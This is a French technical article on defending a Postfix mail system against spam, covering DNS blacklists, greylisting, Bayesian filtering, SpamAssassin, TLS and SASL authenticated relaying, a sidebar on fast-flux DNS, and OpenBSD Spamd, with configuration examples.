Le MUA (*Mail User Agent*) est un programme permettant à l'utilisateur de lire et d'envoyer des messages. Celui-ci dialogue avec le MTA en utilisant le protocole SMTP (client uniquement) et avec le serveur de boîtes aux lettres par les protocoles POP ou IMAP.

Les exemples de cet article vont s'appuyer sur le MTA libre Postfix. Il implémente les principes de la séparation de privilèges (un programme dédié à chaque tâche) et du moindre privilège (chaque programme tourne sous l'identité d'un utilisateur possédant uniquement les droits nécessaires).




Figure 1 : Acheminement du courrier électronique




Figure 2 : Architecture de Postfix

Le programme « master » est le seul composant tournant sous l'identité « root ». Il est chargé d'exécuter les différents démons composant Postfix. On trouve notamment :

- Smtpd : il traite la transaction SMTP du MTA distant ou du MUA. Une fois l'intégralité du message reçue, il le passe au programme gérant la file d'attente ;
- Pickup/cleanup : traite l'insertion du message dans la file d'attente ;
- Postdrop : il traite la transaction SMTP d'un client connecté localement au système (par exemple, des e-mails générés par des scripts d'administration locaux). Une fois l'intégralité du message reçue, il le passe au programme gérant la file d'attente ;
- Qmgr : il sort les messages de la file d'attente pour les passer soit à un programme chargé de les livrer à un MTA distant, soit à un autre gérant les livraisons locales ;
- Smtp : il effectue une connexion SMTP avec un autre MTA ;
- Local : effectue une livraison de courrier local.

Nous allons commencer par un état de l'art des méthodes ([Black|Grey]List] et Bayes) et implémentations (Postgrey et Spamassassin) disponibles dans le monde du libre. Ensuite, nous allons voir comment durcir son architecture mail contre la prolifération (extrusion) de spams résultant de compromissions internes. Dans la section suivante, quelques outils libres originaux seront introduits. Nous conclurons sur quelques perspectives autour des distributions de politiques d'acheminement de mails (SPF et SenderID) et de la signature de mails (DKIM).

2 État de l'art

2.1 DNS BlackList (DNSBL)

Ces listes d'adresses IP de MTA de spammeurs connus ou supposés sont utilisées par les outils de lutte contre le spam. Le principal souci pour ces listes est de proposer un moyen de consultation simple ayant une faible latence et pouvant s'adapter à une sollicitation importante. En 1997, Paul Vixie a donc eu l'idée de créer la première *blacklist* en s'appuyant sur DNS. Ce protocole satisfait tous les prérequis mentionnés. En créant une zone DNS sur un nom de domaine donné (par exemple, bl.spamcop.net) et en la peuplant avec les adresses IP des MTA de spammeurs, on obtient le premier mécanisme DNSBL (DNS BlackList). Paul décida de nommer sa DNSBL « RBL » (*Realtime Blackhole List*).

Lorsqu'un client se connecte à un service implémentant des DNSBL, celui-ci effectue une résolution DNS sur un *hostname* construit à partir de l'adresse IP du client, de la même manière que pour une résolution inverse (voir l'exemple ci-dessous). Le serveur DNSBL répond par un NXDomain si l'adresse IP n'est pas présente dans la zone (c'est-à-dire que le client n'est pas blacklisté) :

```
1265059581.978307 00:14:22:1b:c2:05 > 00:16:3e:53:ed:23, ethertype
IPv4 (0x0800), length 87: @IP_BLACK.60325 > @IP_DNS.53: 61620+ A?
22.84.62.187.bl.spamcop.net. (45)
1265059581.999310 00:16:3e:53:ed:23 > 00:14:22:1b:c2:05, ethertype
IPv4 (0x0800), length 140: @IP_DNS.53 > @IP_BLACK.60325: 61620
NXDomain 0/1/0 (98)
```

Il répond par un enregistrement A si le client est présent dans la DNSBL. Dans ce cas, le serveur renvoie un code d'erreur SMTP permanente au client (554 le plus souvent). Éventuellement, si la requête sur un type d'enregistrement A ne donne rien, un TXT peut être tenté :

```
1265057993.348805 00:14:22:1b:c2:05 > 00:16:3e:53:ed:23, ethertype
IPv4 (0x0800), length 92: @IP_BLACK.57808 > @IP_DNS.53: 12881+ A?
143.227.253.222.pbl.spamhaus.org. (50)
1265057993.349298 00:14:22:1b:c2:05 > 00:16:3e:53:ed:23, ethertype
IPv4 (0x0800), length 92: @IP_BLACK.57808 > @IP_DNS.53: 12882+ TXT?
143.227.253.222.pbl.spamhaus.org. (50)
```

Certaines DNSBL maintiennent dans le champ TXT la raison du blocage du client. Mettre en place les DNSBL n'est pas une affaire compliquée. Ça se résume souvent à spécifier un domaine DNS associé à une zone contenant une base de données de spammeurs connus. Sous Postfix (ficher **main.cf**) :

```
smtpd_recipient_restrictions = ….. , reject_rbl_client liste-
rbl1,reject_rbl_client liste-rbl2,reject_rhsbl_client liste-dnsbl
```

Exemple :

```
smtpd_recipient_restrictions = ….,reject_rbl_client cbl.abuseat.org,
reject_rbl_client bl.spamcop.net,...,reject_rhsbl_client rhsbl.ahbl.org
```

Efficacité : épure autour de 90% des spams (c'est-à-dire qu'environ 90% des messages à destination de notre MTA viennent de serveurs blacklistés). Seulement à l'Université, nous avons eu des soucis avec des domaines connus comme orange.fr, qui étaient répertoriés dans les blacklists de Spamcop (Spamcop fonctionne sur

dénonciation et inscrit régulièrement les MTA utilisés par les hotspots orange.fr ou ceux de laposte.net). Ceci pose le problème de la qualité des blacklists. Certaines fonctionnent, sont limites fascistes, d'autres ne bloquent pratiquement rien. D'après des retours d'expériences sur la mailing list des RSSI de l'enseignement supérieur, il semble que la blacklist offrant la meilleure balance efficacité/pertinence soit Spamhaus. Cependant, au-delà d'un certain volume de résolutions DNS, Spamhaus devient payant. On notera qu'en cas de faux positif, l'expéditeur est notifié proprement : pas de *bounce* (en tout cas, si les DNSBL sont implémentées sur le premier MTA responsable du domaine) car rejeté au moment de la négociation SMTP.

2.2 Greylist

2.2.1 Théorie

Basé sur le fait que les serveurs de spams ou machines ayant un virus ne gèrent pas les files d'attente de messages en ne réessayant pas un renvoi lors d'un échec temporaire (erreur SMTP 4XX), le *greylisting* consiste à rejeter temporairement (quelques minutes) tout message. Une telle technique implique évidemment que beaucoup de messages arrivent en retard (c'est un problème potentiel pour des sites envoyant un mail de confirmation d'inscription ayant une faible durée de vie). Ce problème peut être mitigé par l'utilisation de listes blanches (listes de domaines ou d'IP bypassant le greylisting).

Pour cela, on forme un triplet (adresse IP de l'expéditeur, adresse e-mail de l'expéditeur, adresse e-mail du destinataire) à partir de tout mail qui arrive.

- Si le triplet est inconnu, on le met dans une base (il devient gris) et on refuse temporairement le mail.
- Si le triplet revient dans un intervalle de temps défini et paramétrable, on l'accepte et on le « blanchit ».
- Si le triplet est blanc (fait partie d'une liste blanche) ou blanchi, on l'accepte.
- Tout triplet gris est détruit au bout d'un certain délai.
- Tout triplet blanchi et non réutilisé est détruit au bout d'un certain délai.

2.2.2 Application

Nous allons arbitrairement utiliser Postgrey pour implémenter le greylist sous Postfix (il existe pléthore d'autres solutions de greylist pour ce MTA). Le fichier de configuration **/etc/postfix/main.cf** est modifié ainsi :

```
smtpd_recipient_restrictions = ..... , check_policy_service
inet:127.0.0.1:60000
```

Paramètres par défaut de Postgrey :

- rejet temporaire : 300 secondes (= 5 minutes) ;
- un triplet devient blanc au bout de 5 messages ;
- un triplet blanchi reste blanc 35 jours.

Ces paramètres par défaut convenaient bien en 2005 à l'Université d'Orléans, avec l'élimination de 99% du spam. Mais au fil des années, il a fallu modifier la valeur du rejet temporaire car certains spams revenaient au bout de 301 secondes, sûrement la prise en compte des valeurs par défaut par les spammeurs. Après une longue période à 700 secondes, l'optimum a été trouvé avec un rejet temporaire de 1300 secondes de 7h à 20 h du lundi au vendredi et à 3599 secondes le reste du temps (nuit + week-end). Il est judicieux de mettre le greylisting derrière les autres méthodes antispam type blacklisting.

Efficacité : épure 5 à 10% de spams s'il est utilisé conjointement avec le blacklisting. Jusqu'en 2008, cette méthode était en fait suffisante pour se protéger du spam.

2.3 Filtres bayésiens

Les filtres bayésiens se basent sur les probabilités conditionnelles. Par exemple, sachant que le résultat du lancer d'un dé équilibré est pair, c'est-à-dire que l'on a obtenu deux ou quatre ou six, quelle est la probabilité que le résultat de ce lancer soit deux ? Intuitivement, on trouve 1/3 (1 chance sur 3). La formule générale des probabilités conditionnelles est la suivante :

Formule 1 : $$P(A|B)=\frac{P(A\cap B)}{P(B)}$$

La probabilité de l'événement A sachant que B est égal à la probabilité de l'intersection des événements A et B sur la probabilité de B. Définissons les trois événements suivants :

- S : le message est un spam ;
- M : le message contient le mot viagra ;
- H : le message n'est pas un spam (événement complémentaire de S, c'est-à-dire que P(S)=1-P(H)).




Figure 3 : Représentation dans l'espace des différents ensembles

Les événements sont de probabilité non nulle. Calculons la probabilité que le message soit un spam (événement S) sachant qu'il contient le mot viagra (événement M). Soit l'équation suivante, d'après la formule 1 :

$$P(S|M)=\frac{P(S\cap M)}{P(M)}$$

Occupons-nous du numérateur :

$$P(S\cap M)=\frac{P(S\cap M)}{P(S)}P(S)$$
$$P(S\cap M)=P(M|S)P(S)$$

$$P(M|S)=\frac{card(M\cap S)}{card(S)}$$

P(S) est une donnée connue (généralement fixée par l'antispam aux environs de 80 %). P(M|S) est déterminé par apprentissage une fois qu'il a été nourri avec un certain nombre de messages triés par l'utilisateur (ham et spam).

$P(S)=\frac{card(S)}{card(H)}$: soit le nombre de spams divisé par le nombre de mails.

Comme S et H sont disjoints (ils n'ont pas d'éléments en commun), on obtient facilement :

$$M=(S\cap M)\cup(H\cap M)$$
$$P(M)=P(S\cap M)+P(H\cap M)$$

En utilisant un raisonnement similaire à celui fait pour la quantité P(S inter M) :

$$P(H\cap M)=\frac{P(H\cap M)}{P(H)}P(H)=P(M|H)P(H)$$

On obtient donc :

$$P(S|M)=\frac{P(S\cap M)}{P(M)}=\frac{P(M|S)P(S)}{P(M\cap S)+P(M\cap H)}$$
$$P(S|M)=\frac{P(M|S)P(S)}{P(M|S)P(S)+P(M|H)P(H)}$$

On retombe sur la probabilité qu'un message contenant le mot viagra soit un spam **[bayes]**. Tous les paramètres de cette équation sont fixés en usine dans l'antispam. La phase d'apprentissage ajuste ces différentes valeurs en fonction de l'environnement. Il existe un certain nombre d'implémentations de Bayes : Bogofilter de Paul Graham **[plan4spam]** et CRM114. Un système de ce type seul pose de gros problèmes, notamment avec du spam/ham dans une langue autre que le français et rare sur le domaine concerné. Par exemple, si un seul message en portugais est reçu lors de la phase d'apprentissage et qu'il s'avère que c'est un spam, alors tous les messages suivants en portugais risquent d'être catégorisés spams. En revanche, couplé à un système d'apprentissage automatique type Spamassassin, ça fonctionne très bien.

▪ FOCUS SUR LE FAST FLUX

La technique du fast flux [orange] est issue du monde des *botnets*. Elle augmente de manière significative leur résistance au démantèlement. L'idée principale du fast flux est de dissimuler la ressource réelle derrière des proxy inversés dans le but de masquer sa localisation réelle. Chaque proxy inversé est en fait une machine compromise qui agit comme un redirecteur vers la ressource réelle. La première étape pour les fraudeurs est d'enregistrer un domaine bidon dont le nom fait penser à un organisme sérieux (type banque). D'après le *honeynet project* [honeyfast], les TLD les plus souvent usurpés sont les .info et .hk. Les fraudeurs enregistrent ensuite comme NS de ce domaine soit un serveur hébergé chez un FAI *bullet proof* [bproof], soit une machine compromise sous leur contrôle.

A) Simple flux

Le simple flux concerne uniquement les enregistrements DNS de type A. Les redirecteurs s'enregistrent sur le domaine avec un TTL très court. Les demandes de résolutions sont faites en suivant un algorithme *round robin* DNS. Lorsqu'un utilisateur effectue une résolution DNS, le serveur du domaine frauduleux lui sert un des proxy inversés pointant vers la ressource réelle. Il n'a donc pas de connaissance directe de l'emplacement de cette ressource. Le simple flux est toutefois assez limité au niveau de la disponibilité des ressources. Il suffit de faire tomber le(s) serveur(s) DNS de la zone pour que les ressources réelles ne soient plus accessibles.

B) Double flux

Le double flux accroît la disponibilité du service frauduleux. Dans ce cas, les NS de la zone sont également des machines compromises. Les NS pointent sur des machines compromises avec un TTL très court. Avec cette technique, le problème de disponibilité évoqué dans le cas du simple flux est supprimé. Le seul prérequis est que le *registrar* hébergeant le domaine frauduleux accepte les changements fréquents de NS.

C) Application au spam

Le fast flux est massivement utilisé dans les tentatives de *phishing* (technique consistant à faire croire à la victime qu'elle s'adresse à un tiers de confiance - banque, administration, etc. - afin de lui soutirer des renseignements personnels) pour accroître la disponibilité du site frauduleux tout en lui offrant un anonymat optimal [track]. Lorsqu'il clique sur le lien de phishing, l'utilisateur est baladé au travers du réseau par les redirecteurs jusqu'à la ressource frauduleuse, le tout de manière totalement transparente. Le seul moyen de détecter des domaines fast flux est de récupérer les TTL des enregistrements utilisés et de décider s'ils sont normaux ou pas [PMDA].

Références :

[bproof] : *MISC n°41*, « Les hébergeurs bulletproof »

[honeyfast] http://www.honeynet.org/book/export/html/138

[orange] http://blogs.orange-business.com/securite/2009/02/fast-flux-et-double-fast-flux-techniques-de-resilience-de-sites-douteux.html

[PMDA] *Passive Monitoring of DNS Anomalies*, http://www.caida.org/~nevil/Bojan_Zdrnja_CompSci780_Project.pdf

[track] http://spamtrackers.eu/wiki/index.php?title=Fast-flux#What_spam_families_are_using_this

2.4 Spamassassin

2.4.1 Principes généraux

A l'inverse des mécanismes déjà présentés, Spamassassin (que nous nommerons SA par la suite) ne détruit pas forcément les messages (c'est juste une question de réglages). Il tente de séparer le bon grain de l'ivraie en appliquant un mécanisme de notation pour chaque e-mail. Cette notation est basée sur les règles situées dans le répertoire pointé par la variable **DEF_RULES_DIR** du script SA. Chacune des règles possède un score. Si la somme des scores du message dépasse un certain seuil, le message est considéré comme spam. On y trouve des règles de différents types :

- Blacklists ;
- Pattern matching ;
- Bayes ;
- Modules externes (Razor, Pyzor etc.).

Les blacklists sont built-in dans SA. Elles sont déclarées dans le fichier **20_dnsbl_tests.cf**. Par exemple, pour Spamhaus, on retrouve les lignes suivantes :

```
header __RCVD_IN_ZEN      eval:check_rbl('zen', 'zen.spamhaus.org.')
describe __RCVD_IN_ZEN    Received via a relay in Spamhaus Zen
tflags __RCVD_IN_ZEN      net
reuse __RCVD_IN_ZEN
```

Ainsi, une requête DNS est faite vers le serveur zen.spamhaus.org pour chaque message transitant par SA. A ce stade, une excellente idée qui ne coûte pas cher est d'installer un cache DNS sur la machine. Nous utilisons **dnscache** (issu de la suite des outils DNS de DJ Bernstein), qui est un excellent compromis entre performances, facilité d'installation et robustesse **[dnscache]**. Nous avons intérêt à laisser les DNSRBL activées car SA travaille sur les en-têtes « Received » du message. De cette manière, les MTA intermédiaires sont aussi testés. Pour désactiver une DNSBL particulière, ajoutez la ligne suivantes dans le fichier **.spamassassin/user_prefs** de l'utilisateur exécutant le script SA :

```
score RCVD_IN_ZEN 0
```

Le *pattern matching* travaille à la fois sur les en-têtes et sur le corps du message. Le langage de définition des règles est assez simple. Il définit un triplet constitué d'un domaine d'application de la règle (*body, header, uri, rawbody*), d'un identifiant et d'une expression régulière. Le domaine d'application *header* concerne les en-têtes, par exemple :

```
header __LOCAL_FROM_NEWS  From ~= /news@example\.com/i
```

Cette expression va matcher avec tous les messages dont l'en-tête **From** vaut news@example.com. Body fait la même chose sur le corps du message. Rawbody travaille sur le message avec son prétraitement par Spamassassin. Principalement, les balises HTML ainsi que les sauts de ligne sont conservés. Enfin, uri matche spécifiquement les URI localisées dans les parties HTML des messages.

Le filtre bayésien de SA repose sur l'apprentissage. La commande **sa-learn** construit les bases de connaissance de spam (ensemble S) et de ham (ensemble H). SA va décomposer les messages pour analyser la fréquence des mots. Ainsi, par apprentissage statistique, on obtient la probabilité qu'un message soit un spam sachant qu'il contient tel mot. SA dispose aussi d'un mode auto-apprentissage très efficace.

Enfin, les modules externes sont les plugins ajoutés au fil de l'eau pour traiter des choses comme SPF ou DKIM, ou des programmes externes type Razor et Pyzor, que nous allons détailler par la suite.

2.4.2 Intégration

SA est un outil très souple. Il est disponible sous deux formes : un script Perl ou un programme qui charge les règles en mémoire de manière résidente, nommé Spamd (à ne pas confondre avec OpenBSD Spamd). Cette implémentation optimisée comprend donc deux parties : Spamd et Spamc. Spamc est un client écrit en C qui attend les messages à traiter sur l'entrée standard pour les soumettre au démon Spamd. On peut choisir de l'intégrer à de multiples niveaux : MTA, MDA et MUA.

Dans le premier cas, on travaille au niveau global. Tout le trafic mail sera analysé par la même instance de SA : c'est-à-dire par le même jeu de règles et la même base d'apprentissage du filtre bayésien. Lorsque l'on intègre SA au niveau du MTA, deux choix se posent : utiliser un *content filter* type Amavisd-new ou s'appuyer sur Spamd. L'utilisation d'un content filter est judicieuse si l'objectif premier de la passerelle antispam n'est pas la performance, mais la polyvalence (par exemple, si l'on souhaite embarquer un antivirus en plus de l'antispam sur la même machine). En effet, Amavisd-new ne travaille qu'avec le script Perl SA. Dans ce cas, l'instance d'Amavisd-new est en écoute sur 127.0.0.1:10026. On doit le déclarer dans le **main.cf** de Postfix via la variable **content_filter**. Ensuite, on redéfinit une instance locale de smtpd (par exemple, 127.0.0.1:10025) pour réinjecter le trafic une fois analysé par Amavisd-new **[amavis]** (voir Figure 4).

Si la passerelle antispam est dédiée à l'exécution de SA, alors on se tournera plutôt vers le couple Spamc/Spamd. Dans ce cas, on se place sur une inspection *after-queue* (cf note). Un démon Spamd doit tourner sur la machine. Spamc est ensuite invoqué par le processus master de Postfix pour dialoguer avec le démon via un socket UNIX. Cette solution est intéressante pour des machines dédiées à l'exécution de SA.

Dans les second et dernier cas, SA est exécuté respectivement au moment de la livraison du message dans la BAL de l'utilisateur (via, par exemple, le MDA procmail




Figure 4 : Amavisd-new en content filter

NOTE : POSTFIX AFTER-QUEUE VS BEFORE-QUEUE

L'inspection des messages transitant dans Postfix peut s'effectuer à deux endroits : avant la file d'attente (*before-queue*) ou après acceptation dans la file (*after-queue*). L'avantage de l'inspection before-queue est que la connexion est rejetée avant la fin de la session SMTP. La responsabilité de l'acheminement reste donc à la charge du client. L'inconvénient est que le client attend une réponse du serveur dans un certain laps de temps. Or, plus le système est occupé à filtrer les e-mails, plus il augmente sa latence de réponse aux clients. On a donc une limitation du nombre de messages que le serveur peut traiter. De plus, il faut bien dimensionner le nombre de connexions qu'acceptera le MTA en fonction de la consommation des ressources par le filtre.

[procmail]) et au téléchargement du message dans le MUA. Nous avons fait le choix d'utiliser SA au niveau du MTA via Amavisd-new sans utiliser l'apprentissage bayésien, faute de mécanismes de collecte du spam/ham efficaces pour l'entraîner. Dans cette configuration, nous détections comme spams 3% des messages résiduels (derrière les blacklist et greylist).

3 Protection contre l'extrusion de spams

L'extrusion de spams résulte de la compromission des machines du réseau interne. Ces machines tentent soit de se connecter directement sur le port TCP/25 de serveurs distants, soit d'utiliser vos MTA émetteurs pour envoyer du spam. Le premier cas est simple à bloquer : interdiction de sortir sur le port TCP/25 au niveau du pare-feu. Pour le deuxième, c'est un peu plus compliqué, il faut authentifier la source avant de relayer. On a deux types de populations amenées à utiliser un service de relais de messagerie authentifié : les non interactifs (le serveur qui envoie son logwatch journalier) et les interactifs (l'utilisateur et son MUA).

3.1 Authentifier les sessions entre MTA locaux au site

Imaginons une organisation découpée en sites locaux. Chaque site dispose de son propre MTA chargé de relayer les messages des usagers. Ce MTA local doit passer par un MTA frontal qui embarque, par exemple, un antivirus. On doit donc authentifier le MTA local sur le MTA frontal de manière transparente. La première chose qui vient à l'esprit est de filtrer en fonction des adresses IP source. Un raffinement immédiat est d'utiliser les certificats pour authentifier les MTA de manière bilatérale. Dans le cas de Postfix, le support de TLS est natif. Si toutefois votre MTA n'en est pas capable, vous pouvez utiliser des systèmes de tunnel léger comme stunnel **[stunnel]**. La partie TLS de Postfix est gérée par un programme interagissant avec les composants smtpd et smtp, nommé tlsmgr. Son rôle est double : il répond aux requêtes de récupération des données de sessions TLS formulées par smtpd et smtp, et il interagit avec le PRNG (*Pseudo Random Number Generator*).




Figure 5 : Support de TLS dans Postfix

Pour l'activer, il faut ajouter quelques options dans le `main.cf`. Côté serveur :

```
smtpd_tls_security_server = encrypt
smtpd_tls_req_ccert = yes
smtpd_tls_cert_file = /etc/postfix/cert.pem
smtpd_tls_key_file = /etc/postfix/key.pem
```

Cette configuration force l'utilisation de TLS (`smtpd_tls_security_server`), demande un certificat au client (`smtpd_tls_req_ccert`) et précise la localisation de la clé privée et du certificat du serveur (`smtpd_tls_key_file` et `smtpd_tls_cert_file`). Côté client :

```
smtp_tls_cert_file = /etc/postfix/cert.pem
smtp_tls_key_file = /etc/postfix/cert.pem
```

On localise la clé privée et le certificat sur le client. A ce stade, nous avons authentifié les machines bilatéralement, passons aux clients interactifs.

3.2 SMTP émetteur authentifié

Nous allons évoquer deux méthodes pour authentifier les utilisateurs sur le MTA. La première est la plus simple à mettre en place pour l'administrateur, vu qu'elle s'appuie sur LDAP. La seconde est la plus vendable aux utilisateurs finaux, car elle s'appuie sur du SSO via Kerberos. En préambule, voyons les méthodes d'authentification que notre Postfix sait utiliser :

```
% telnet mailtest.mondomaine 25
220 mailtest.mondomaine ESMTP Postfix (Debian/GNU)
ehlo mailtest.mondomaine
250-mailtest.mondomaine
...
250-AUTH GSSAPI DIGEST-MD5 NTLM CRAM-MD5 PLAIN LOGIN
```

Pas de trace de LDAP, il va donc falloir passer par la SASL (*Simple Authentication and Security Layer*). Cette couche implémente un certain nombre de méthodes d'authentification (CRAM-MD5, GSSAPI, etc.). Tout programme compilé avec le support de la SASL acquiert la capacité d'utiliser ces méthodes. Côté **main.cf** :

```
smtpd_sasl_auth_enable=yes
```

Active la SASL. Ensuite, il faut s'assurer que l'on force bien l'utilisation de TLS avant de faire une quelconque authentification :

```
smtpd_enforce_tls=yes
```

Il faut aussi préciser à Postfix qu'il va utiliser **saslauthd** (démon réalisant les authentifications via la SASL) pour vérifier les authentifiants (*credentials*) soumis par les clients :

```
pwcheck_method: saslauthd
```

Enfin, on vérifie que le mécanisme d'authentification utilisé par **saslauthd** est bien LDAP (fichier **/etc/default/saslauthd** sous Debian) et que le fichier **saslauthd.conf** contient bien toutes les informations pour interroger notre serveur LDAP.

NOTE : LES CLIENTS OUTLOOK

Le STARTTLS ne fonctionne pas avec tous les clients Outlook. Pour contenter tout le monde, il est possible d'activer un smtpd dedié sur le port 465, qui contient l'option `smtpd_tls_wrappermode=yes` désactivant le support du STARTTLS sur cette instance de smtpd.

Cette solution d'authentification est très souple, mais demande à l'utilisateur de saisir un mot de passe pour envoyer ses e-mails. C'est parfois acceptable pour l'utilisateur lorsqu'il se connecte au MTA émetteur depuis l'extérieur du réseau, mais beaucoup moins lorsqu'il se connecte depuis le réseau interne. Cet état de fait explique le recours encore massif à l'acceptation du relais de messagerie par le MTA sur l'IP source. Une solution est de déployer Kerberos pour authentifier les clients de manière transparente **[kerb]**. En résumé, nous avons une authentification et un chiffrement bilatéral TLS pour les interactions MTA ↔ MTA et une authentification LDAP ou Kerberos sur un tunnel TLS pour les interactions MUA ↔ MTA.

4 Les systèmes originaux antispam

4.1 OpenBSD Spamd

Comme son nom l'indique, OpenBSD Spamd **[obsdspamd]** est un système antispam disponible dans le système de base d'OpenBSD. **Spamd** est un démon qui va s'intercaler entre le monde extérieur et votre MTA en simulant un faux MTA. La passerelle reçoit le mail (1), le trafic est redirigé vers **Spamd** (2). **Spamd** le traite et met éventuellement à jour les règles de filtrage de PF (3). Si le mail est licite, alors le vrai MTA reçoit le message.




Figure 6 : Spamd

Les mécanismes implémentés par Spamd sont assez réduits. Ils sont au nombre de trois : blacklists, greylisting et spamtrap.

4.1.1 Blacklists

Les blacklists résultent de la composition de plusieurs listes d'IP de MTA spammeurs. Ces listes sont récupérées soit sur des systèmes distants via HTTP ou FTP, soit

dans un fichier plat local. Une fois constituées, ces blacklists sont chargées dans la table **<spamd>** de PF via l'utilitaire **spamd-setup**. On notera que Spamd ne propose pas de travailler avec DNSRBL. Il est possible que le fait de s'appuyer sur une résolution DNS pour faire prendre une décision au pare-feu soit rédhibitoire pour les développeurs d'OpenBSD.

NOTE : LES TABLES DE PF

Une table PF est une liste d'adresses IP. La spécificité est que le temps de résolution dans une table de 50 éléments est très proche de celui pour 50 000. On utilise souvent des tables pour bloquer les nuisibles (ici, des spammeurs, mais aussi des bruteforceurs SSH [sshbrute]). On notera que ces tables son manipulables (ajouts/suppressions d'enregistrements) à chaud et sans relancer PF.

4.1.2 Greylisting

Pour le greylisting, rien de spécial sur le fonctionnement. **Spamd** maintient une base de données des triplets de connexion nommée spamdb. Si un serveur ne réémet pas le message dans un temps acceptable, il est passé dans la blacklist. S'il réussit, il est mis en whitelist. Il n'aura pas à repasser par le processus d'élimination lors de la prochaine connexion, mais sera directement redirigé vers le MTA. La récupération des logs de greylisting se fait via l'outil **spamdb**.

```
# spamdb | grep nico@garnett.fr
GREY|62.209.218.78|usgs.gov|<jraber@valkyrie.net>|<nico@garnett.fr>|
1194181594|1194195994|1194195994|3|0
```

Cet enregistrement est composé de 10 champs :

- le type d'enregistrement (WHITE ou GREY) ;
- l'IP de l'émetteur du message ;
- le message HELO envoyé par l'émetteur ;
- adresse mail source ;
- adresse mail destination ;
- date de la première entrée dans la spamdb (première tentative de connexion) ;
- date à laquelle l'enregistrement sera promu sur liste blanche ;
- date d'expiration de l'enregistrement dans la spamdb ;
- nombre de fois où une telle connexion a reçu une « *temporary failure* » de **Spamd** ;
- nombre de fois où une telle connexion est passée sur liste blanche.

Enfin, la spamdb est synchronisable entre plusieurs machines dans une optique de redondance.

4.1.3 Spamtrap + greylisting = greytrapping

Le *spamtrap* est l'action de dédier des adresses e-mail à la réception du spam (des adresses non utilisées ou présentes sur des listes de spammeurs font l'affaire). Ces adresses sacrifiées sont insérées dans la spamdb via une commande **spamdb** :

```
spamdb -T -a 'marketing@garnett.fr'
```

